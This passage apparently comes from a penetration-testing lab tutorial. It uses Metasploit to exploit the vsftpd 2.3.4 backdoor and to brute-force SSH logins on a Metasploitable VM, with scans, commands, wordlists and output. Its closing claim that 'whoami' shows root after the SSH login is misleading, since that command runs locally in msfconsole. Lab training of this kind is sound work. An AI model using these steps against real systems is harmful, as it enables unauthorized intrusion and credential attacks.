
```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
```

12. Now command – show payloads and you will see compatible payload with id 0.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact    .                normal  No     Unix Command, Interact with Established Connection
```

13. At end command – run to attack.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[+] 192.168.149.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.149.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.149.128:38723 -> 192.168.149.129:6200) at 2025-07-03 19:10:41 +0530

whoami
root
```

Type – whoami to check the result to be root.

BRUTE FORCE ATTACK


1. Open Terminal in Kali Linux in your VM ware.

2. Write command - sudo netdiscover to get the IP Addresses.




```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
[sudo] password for kali: 
```

3. Get the Metasploitable's IP from IP's listed. [192.168.149.129] here




```
Currently scanning: 172.16.5.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.149.2   00:50:56:e7:ab:76      2     120  VMware, Inc.
192.168.149.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.149.129 00:0c:29:58:e8:0f      1      60  VMware, Inc.
192.168.149.254 00:50:56:eb:4a:2c      1      60  VMware, Inc.
```

4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:58:e8:0f
          inet addr:192.168.149.129  Bcast:192.168.149.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe58:e80f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4096575 (3.9 MB)  TX bytes:98647 (96.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:101889 (99.5 KB)  TX bytes:101889 (99.5 KB)

msfadmin@metasploitable:~$
```

5. Write command – sudo nmap –sS –sV –p 1-1000 192.168.149.129 and check for the service ssh [version – OpenSSH 4.7p1]




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p 1-1000 192.168.149.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 19:07 IST
Nmap scan report for 192.168.149.129
Host is up (0.0020s latency).
Not shown: 988 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  shell?
MAC Address: 00:0C:29:58:E8:0F (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
```

6. In new tab of terminal write command – sudo msfconsole which will be as ;




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

7. Now command msf6 > search ssh.




```
msf6 > search ssh

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249       2024-07-24       excellent  Yes    Acronis Cyber Infrastructure
emote code execution
   1     \_ target: Unix/Linux Command                             .                .          .      .
   2     \_ target: Interactive SSH                                .                .          .      .
   3   exploit/linux/http/alienvault_exec                          2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote C
   4   auxiliary/scanner/ssh/apache_karaf_command_execution        2016-02-09       normal     No     Apache Karaf Default Credenti
ion
   5   auxiliary/scanner/ssh/karaf_login                           .                normal     No     Apache Karaf Login Utility
   6   exploit/apple_ios/ssh/cydia_default_ssh                     2007-07-02       excellent  No     Apple iOS Default SSH Passwor
   7   exploit/unix/ssh/arista_tacplus_shell                       2020-02-02       great      Yes    Arista restricted shell escap
   8   exploit/unix/ssh/array_vxag_vapv_privkey_privesc            2014-02-03       excellent  No     Array Networks vAPV and vxAG
ege Escalation Code Execution
   9   exploit/linux/ssh/ceragon_fibeair_known_privkey             2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Pri
   10  auxiliary/scanner/ssh/cerberus_sftp_enumusers               2014-05-27       normal     No     Cerberus FTP Server SFTP User
   11  auxiliary/dos/cisco/cisco_7937g_dos                         2020-06-02       normal     No     Cisco 7937G Denial-of-Service
   12  auxiliary/admin/http/cisco_7937g_ssh_privesc                2020-06-02       normal     No     Cisco 7937G SSH Privilege Esc
   13  exploit/linux/http/cisco_asax_sfr_rce                       2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Se
ed Command Injection
   14    \_ target: Shell Dropper
```

8. Type command – use 78 and after it show options.



```
msf6 > use 78
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

9. Under show options we have many modules which are needed to be modified as per our use case for the attack.




```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

10. Now set the value for VERBOTSE – true

For RHOSTS – IP [192.168.149.129]


STOP_ON_SUCCESS – true

Set USER_FILE and PASS_FILE from the desired folder by providing its path.




```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.149.129
RHOSTS ⇒ 192.168.149.129
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE ⇒ /home/kali/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/pass.txt
PASS_FILE ⇒ /home/kali/Desktop/pass.txt
```

11. Data in User.txt file is different random user names and the msfadmin must present in it and same for the Pass.txt file with the msfadmin as password for the same.




```
root
kali
admin
administrator
wolfy
ssh_admin
msfadmin
```



```
kali
wolfy
adam
rose
1234@65w
needforspeed
msfadmin
```

12. Now run the attack with command run and will check the matching user and password and then at the finisher step we'll check for the whoami and it will result in root.




```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.149.129:22 - Starting bruteforce
[-] 192.168.149.129:22 - Failed: 'root:kali'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.149.129:22 - Failed: 'root:wolfy'
[-] 192.168.149.129:22 - Failed: 'root:adam'
[-] 192.168.149.129:22 - Failed: 'root:rose'
[-] 192.168.149.129:22 - Failed: 'root:1234@65w'
[-] 192.168.149.129:22 - Failed: 'root:needforspeed'
[-] 192.168.149.129:22 - Failed: 'root:msfadmin'
[-] 192.168.149.129:22 - Failed: 'kali:kali'
[-] 192.168.149.129:22 - Failed: 'kali:wolfy'
[-] 192.168.149.129:22 - Failed: 'kali:adam'
[-] 192.168.149.129:22 - Failed: 'kali:rose'
[-] 192.168.149.129:22 - Failed: 'kali:1234@65w'
[-] 192.168.149.129:22 - Failed: 'kali:needforspeed'
[-] 192.168.149.129:22 - Failed: 'kali:msfadmin'
[-] 192.168.149.129:22 - Failed: 'admin:kali'
[-] 192.168.149.129:22 - Failed: 'admin:wolfy'
[-] 192.168.149.129:22 - Failed: 'admin:adam'
[-] 192.168.149.129:22 - Failed: 'admin:rose'
[-] 192.168.149.129:22 - Failed: 'admin:1234@65w'
[-] 192.168.149.129:22 - Failed: 'admin:needforspeed'
[-] 192.168.149.129:22 - Failed: 'admin:msfadmin'
[-] 192.168.149.129:22 - Failed: 'administrator:kali'
[-] 192.168.149.129:22 - Failed: 'administrator:wolfy'
[-] 192.168.149.129:22 - Failed: 'administrator:adam'
[-] 192.168.149.129:22 - Failed: 'administrator:rose'
[-] 192.168.149.129:22 - Failed: 'administrator:1234@65w'
[-] 192.168.149.129:22 - Failed: 'administrator:needforspeed'
[-] 192.168.149.129:22 - Failed: 'administrator:msfadmin'
[-] 192.168.149.129:22 - Failed: 'wolfy:kali'
[-] 192.168.149.129:22 - Failed: 'wolfy:wolfy'
[-] 192.168.149.129:22 - Failed: 'wolfy:adam'
[-] 192.168.149.129:22 - Failed: 'wolfy:rose'
[-] 192.168.149.129:22 - Failed: 'wolfy:1234@65w'
[-] 192.168.149.129:22 - Failed: 'wolfy:needforspeed'
[-] 192.168.149.129:22 - Failed: 'wolfy:msfadmin'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:kali'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:wolfy'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:adam'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:rose'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:1234@65w'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:needforspeed'
[-] 192.168.149.129:22 - Failed: 'ssh_admin:msfadmin'
[-] 192.168.149.129:22 - Failed: 'msfadmin:kali'
[-] 192.168.149.129:22 - Failed: 'msfadmin:wolfy'
[-] 192.168.149.129:22 - Failed: 'msfadmin:adam'
[-] 192.168.149.129:22 - Failed: 'msfadmin:rose'
[-] 192.168.149.129:22 - Failed: 'msfadmin:1234@65w'
[-] 192.168.149.129:22 - Failed: 'msfadmin:needforspeed'
[+] 192.168.149.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitabl
2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.149.128:41889 → 192.168.149.129:22) at 2025-07-04 10:21:52 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > whoami
[*] exec: whoami

root
```

PRIVILEGE ESCALATION ATTACK

